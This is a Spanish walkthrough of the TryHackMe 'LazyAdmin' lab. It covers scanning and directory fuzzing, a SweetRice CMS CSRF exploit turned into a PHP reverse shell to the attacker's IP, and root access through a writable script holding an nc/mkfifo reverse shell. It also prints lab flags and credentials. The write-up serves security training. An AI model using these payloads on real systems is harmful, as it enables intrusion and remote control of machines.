

LazyAdmin

Escaneo

ya sabemos el nmap por defecto

```
> ls
> nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.10.47.114 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 11:21 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating SYN Stealth Scan at 11:21
Scanning 10.10.47.114 [65535 ports]
Discovered open port 80/tcp on 10.10.47.114
Discovered open port 22/tcp on 10.10.47.114
|
```

```
# Nmap 7.94SVN scan initiated Thu Jan 18 11:21:34 2024 as: nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN escaneo 10.10.47.114
Nmap scan report for 10.10.47.114
Host is up, received user-set (0.053s latency).
Scanned at 2024-01-18 11:21:34 CET for 31s
Not shown: 64141 closed tcp ports (reset), 1392 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCo0a0DBYbdZoCUPGjhXN1BQrAhhKKJhW/PWZ0CccDm6KB/+sH/2UWHy3KE1XDgW0Z3EEHVd6vf7SdrCt7sWhJ5No/q1IC06ZnHBCjYwCRMxoJBvVtS4k0LzungclrIpPDxLDCh
Zoy+Zd1C3hgnz551h/RstPbiy0uG7QI/K7wF2W7dqMLYw62CupJNht/0160LokJkz5dq9eyYwzeI/CDRb5QnpkTX5LQcxyKlPzZVdX/W8pfP3YfLYd/cx8qvtQc13LTIn+QwL8+QArh01boMgWs6oIDxvPxvXoJ0Ts0pEQ2BFC9u7C
gdvQ21prvVtuxdH6mu9YztRymXmXPKJfB
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBC8TzxsGQ1Xtyg+XwisNmDmsHKumQYqiUbxqVd+E0E0TdRaeIkSGov/GKoXY00EX2izJ5ImJtn0j988XB0TFE=
|   256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIle/TbqqjC/bQMfBM29kV2xApQbhUXLFwF3PU14Y9/Nm
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Thu Jan 18 11:22:05 2024 -- 1 IP address (1 host up) scanned in 31.08 seconds
```

Ahora hacemos wfuzz porque tenemos un servidor en el puerto 80 y a ver si encuentra directorios

```

/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 28: Operation timed out after 1770 milliseconds with 0 bytes received
> wfuzz -c -L -t 400 --sc=200,301 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt http://10.10.47.114/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.47.114/FUZZ
Total requests: 87664

=====
ID           Response  Lines  Word    Chars   Payload
=====
000000001:  200        375 L   968 W   11321 Ch  "# directory-list-2.3-small.txt"
000000003:  200        375 L   968 W   11321 Ch  "# Copyright 2007 James Fisher"
000000007:  200        375 L   968 W   11321 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012:  200        375 L   968 W   11321 Ch  "# on atleast 3 different hosts"
000000013:  200        375 L   968 W   11321 Ch  "#"
000000014:  200        375 L   968 W   11321 Ch  "http://10.10.47.114/"
000000011:  200        375 L   968 W   11321 Ch  "# Priority ordered case sensitive list, where entries were found"
000000009:  200        375 L   968 W   11321 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000005:  200        375 L   968 W   11321 Ch  "# This work is licensed under the Creative Commons"
000000002:  200        375 L   968 W   11321 Ch  "#"
000000008:  200        375 L   968 W   11321 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000010:  200        375 L   968 W   11321 Ch  "#"
000000006:  200        375 L   968 W   11321 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000004:  200        375 L   968 W   11321 Ch  "#"
000000075:  200        35 L    151 W   2198 Ch  "content"
00043647:  200        375 L   968 W   11321 Ch  "http://10.10.47.114/"

Total time: 90.23171
Processed Requests: 65272
Filtered Requests: 65256
Requests/sec.: 723.3820

/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 28: Operation timed out after 90000 milliseconds with 0 bytes received

```

Le hacemos un segundo wfuzz desde le directorio que nos hemos encontrado

```


> wfuzz -c -L -t 400 --sc=200,301 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt http://10.10.47.114/content/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.47.114/content/FUZZ
Total requests: 87664


=====
ID           Response  Lines  Word    Chars   Payload
=====
000000007:  200        35 L    151 W   2198 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003:  200        35 L    151 W   2198 Ch  "# Copyright 2007 James Fisher"
000000001:  200        35 L    151 W   2198 Ch  "# directory-list-2.3-small.txt"
000000054:  200        20 L    103 W   1776 Ch  "js"
000000013:  200        35 L    151 W   2198 Ch  "#"
000000009:  200        35 L    151 W   2198 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000011:  200        35 L    151 W   2198 Ch  "# Priority ordered case sensitive list, where entries were found"
000000008:  200        35 L    151 W   2198 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000012:  200        35 L    151 W   2198 Ch  "# on atleast 3 different hosts"
000000016:  200        28 L    174 W   3443 Ch  "images"
000000014:  200        35 L    151 W   2198 Ch  "http://10.10.47.114/content/"
000000010:  200        35 L    151 W   2198 Ch  "#"
000000006:  200        35 L    151 W   2198 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000004:  200        35 L    151 W   2198 Ch  "#"
000000002:  200        35 L    151 W   2198 Ch  "#"
000000005:  200        35 L    151 W   2198 Ch  "# This work is licensed under the Creative Commons"
000002177:  200        44 L    352 W   6684 Ch  "inc"
000003597:  200        16 L     68 W   963 Ch  "themes"
000003797:  200        15 L     49 W   773 Ch  "attachment"
000003394:  200       113 L    252 W   3667 Ch  "as"

Total time: 0
Processed Requests: 27920
Filtered Requests: 27900

```




Tras ver el contenido vamos a intentar buscar en exploit db sacar alguna vulnerabilidad de CMS sweetrice



The screenshot shows the Exploit Database search results for the keyword 'Sweetrice'. The interface includes a search bar at the top right with the text 'Sweetrice'. Below the search bar, there are filters for 'Verified' and 'Has App'. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. The table lists 8 entries, with the first entry being 'SweetRice 1.5.1 - Backup Disclosure' by Ashiyane Digital Security Team. The table also shows pagination controls at the bottom right, indicating 'Showing 1 to 8 of 8 entries (filtered from 45,784 total entries)'.

Date	D	A	V	Title	Type	Platform	Author
2016-11-06				SweetRice 1.5.1 - Backup Disclosure	WebApps	PHP	Ashiyane Digital Security Team
2016-11-06				SweetRice 1.5.1 - Arbitrary File Upload	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03				SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03				SweetRice 1.5.1 - Arbitrary File Download	WebApps	PHP	Ashiyane Digital Security Team
2016-11-02				SweetRice 1.5.1 - Cross-Site Request Forgery	WebApps	PHP	Ashiyane Digital Security Team
2010-11-04				SweetRice 0.6.7 - Multiple Vulnerabilities	WebApps	PHP	High-Tech Bridge SA
2010-07-03				SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	WebApps	PHP	ITSecTeam
2009-11-29				SweetRice 0.5.3 - Remote File Inclusion	WebApps	PHP	cr4wl3r

Como vemos tenemos varias vulnerabilidades vamos a buscar el primero a ver que contiene



The screenshot shows the details of the 'SweetRice 1.5.1 - Backup Disclosure' exploit. The page includes a title, application name, versions affected, vendor URL, software URL, discovered by, tested on, bugs, and date. It also contains a 'Proof of Concept' section with instructions on how to access the mysql backup and website files backup. The page is tagged with 'SweetRice', 'Backup Disclosure', and 'Arbitrary File Upload'. The 'Advisory/Source: Link' is provided at the bottom right.

Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: <http://www.basic-cms.org/>
Software URL: <http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip>
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016

Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
<http://localhost/SweetRice-transfer.zip>

Tags: SweetRice, Backup Disclosure, Arbitrary File Upload

Advisory/Source: Link

Nos dice que si nos vamos al directorio /inc/mysql_backup nos saldra dicho archivo

Ahora nos metemos en exploit para que veas

```
PHP Codes In Ads File
# A CSRF Vulnerability In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .




# Exploit :
-->



<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
-->
```


Tarea

```
> cat exploit.html
File: exploit.html
1  <html>
2  <body onload="document.exploit.submit();">
3  <form action="http://10.10.40.80/content/as/?type=ad&mode=save" method="POST" name="exploit">
4  <input type="hidden" name="adk" value="hacked"/>
5  <textarea type="hidden" name="adv">
6  <?php
7  echo '<h1> Hacked </h1>';
8  phpinfo();?>
9  </textarea>
10 </form>
11 </body>
12 </html>
```

  ~/Academia/lazyadmin  firefox exploit.html




A partir de aqui ya tenemos acceso a la maquina una vez hecho esto vamos a realizar un reverse shell



Para hacer esta reserve shell vamos a cambiar el codigo php del exploit como ves en pantalla

```
> cat exploit.html
File: exploit.html
1 <html>
2 <body onload="document.exploit.submit();">
3 <form action="http://10.10.207.63/content/as/?type=ad&mode=save" method="POST" name="exploit">
4 <input type="hidden" name="adk" value="hacked"/>
5 <textarea type="hidden" name="adv">
6 <?php
7 exec("/bin/bash -c 'bash -i && /dev/tcp/10.8.201.82/1234 0>&1'");
8 ?>
9 </textarea>
10 </form>
11 </body>
12 </html>
```

Fallo mio donde ponemos la Ip no es la ip dew la victima sino queremos que nos lance un bin bas hacia nuestra IP la del atacante



Ya despues nos ponemos en escucha con netcat

```
Bash
nc -lvnp 1234
```

Claro tenemos que ejecutar el exploit otra vez y luego por ultimo irnos a la ruta que nos dice el exploit y cargarlo desde el navegador para poder lanzar esa peticion

```
<!--  
# After HTML File Executed You Can Access Page In  
http://localhost/sweetrice/inc/ads/hacked.php  
-->
```

Como se ve aqui y en la otra imagen se ve la ruta para cargarlo

Para que no se nos rompa la shell que hemos obtenido vamos a realizar unos sencillos pasos

```
10.10.207.85  
www-data@THM-Chal:/var/www/html/content/inc/ads$ script /dev/null -c bash  
script /dev/null -c bash  
Script started, file is /dev/null
```

```
/var/www/html/content/inc/ads  
www-data@THM-Chal:/var/www/html/content/inc/ads$ cd /home  
cd /home  
www-data@THM-Chal:/home$ ls  
ls  
itguy  
www-data@THM-Chal:/home$ cd itguy  
cd itguy  
www-data@THM-Chal:/home/itguy$ ls  
ls  
Desktop  
Documents  
Downloads  
Music  
Pictures  
Public  
Templates  
Videos  
backup.pl  
examples.desktop  
mysql_login.txt  
user.txt  
www-data@THM-Chal:/home/itguy$ cat user.txt  
cat user.txt  
THM{63e5bce9271952aad1113b6f1ac28a07}  
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt  
cat mysql_login.txt  
rice:randompass  
www-data@THM-Chal:/home/itguy$
```



```

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ ls -l !$
ls -l /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$ nano !$
nano /etc/copy.sh
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl

```

```

> sudo su
[sudo] password for unicomanu:
> nc -lvnp 5554
listening on [any] 5554 ...
connect to [10.8.201.82] from (UNKNOWN) [
10.10.23.147] 39000
# 
19 Downloads
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Music
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Pictures
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Public
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Templates
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Videos
-rw-r--r-x 1 root root 47 Nov 29 2019 backup.pl
-rw-r--r-- 1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r-- 1 itguy itguy 16 Nov 29 2019 mysql_login.txt
-rw-rw-r-- 1 itguy itguy 38 Nov 29 2019 user.txt
www-data@THM-Chal:/home/itguy$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ ls -l !$
ls -l /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$ nano !$
nano /etc/copy.sh
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory

```

```

> nc -lvnp 5554
listening on [any] 5554 ...
connect to [10.8.201.82] from (UNKNOWN) [
10.10.23.147] 39000
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
# |

```

Terminada la maquina